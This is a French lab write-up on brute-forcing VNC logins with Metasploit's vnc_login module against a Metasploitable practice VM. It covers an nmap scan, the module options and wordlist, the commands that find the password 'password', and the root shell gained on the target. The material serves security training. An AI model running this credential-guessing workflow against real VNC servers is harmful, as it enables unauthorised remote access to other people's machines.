## 3.3 Auxiliary scanner/vnc/vnc\_login

### 3.3.1 Préparation

La seule préparation que nous devons faire c'est de vérifier que le port 5900 est ouvert

```
File Actions Edit View Help
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-20 21:01 CET
Nmap scan report for 192.168.1.191
Host is up (0.059s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
(abdoulaye@abdoulaye)-[~]
```

### 3.3.1 Attaque

Name	File	Actions	Current Setting	Required	Description
ANONYMOUS_LOGIN			false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS			false	no	Try blank passwords for all users
BRUTEFORCE_SPEED			5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS			false	no	Try each user/password couple stored in the current database
DB_ALL_PASS			false	no	Add all passwords in the current database to the list
DB_ALL_USERS			false	no	Add all users in the current database to the list
DB_SKIP_EXISTING			none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD				no	The password to test
PASS_FILE			/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt	no	File containing passwords, one per line
Proxies				no	A proxy chain of format type: host:port[,type:host:port][...]
RHOSTS				yes	The target host(s), see <a href="http://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">http://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT			5900	yes	The target port (TCP)
STOP_ON_SUCCESS			false	yes	Stop guessing when a credential works for a host
THREADS			1	yes	The number of concurrent threads (max one per host)
USERNAME			<BLANK>	no	A specific username to authenticate as
USERPASS_FILE				no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS			false	no	Try the username as the password for all users
USER_FILE				no	File containing usernames, one per line
VERBOSE			true	yes	Whether to print output for all attempts


View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.1.191
```


On a besoin de remplir plusieurs paragraphe (RHOST, STOP\_ON\_SUCCESS) on va après lancer l'exploit

```
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.1.191:5900 - 192.168.1.191:5900 - Starting VNC login sweep
[+] 192.168.1.191:5900 - 192.168.1.191:5900 - Login Successful: :password
[*] 192.168.1.191:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

On a créé un fichier test un fichier test.txt on a alors une page qui s'ouvre



```
root@metasploitable: /home/msfadmin
root@metasploitable:/* ls
bin dev initrd lost+found nohup.out root sgs var
boot etc initrd.img media opt sbin test valinux
cdrom home lib mnt proc srv usr
root@metasploitable:/* cd tmp
root@metasploitable:/tmp# ls
4556.jsvc_up 0B 0B0
root@metasploitable:/tmp# cd ../
root@metasploitable:/* cd home
root@metasploitable:/home# ls
ftp msfadmin service user
root@metasploitable:/home# cd msfadmin
root@metasploitable:/home/msfadmin# ls
vulnerable
root@metasploitable:/home/msfadmin# ls
test vulnerable
root@metasploitable:/home/msfadmin#
```



```
meta [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
msfadmin@metasploitable:~$ ls
test vulnerable
msfadmin@metasploitable:~$
```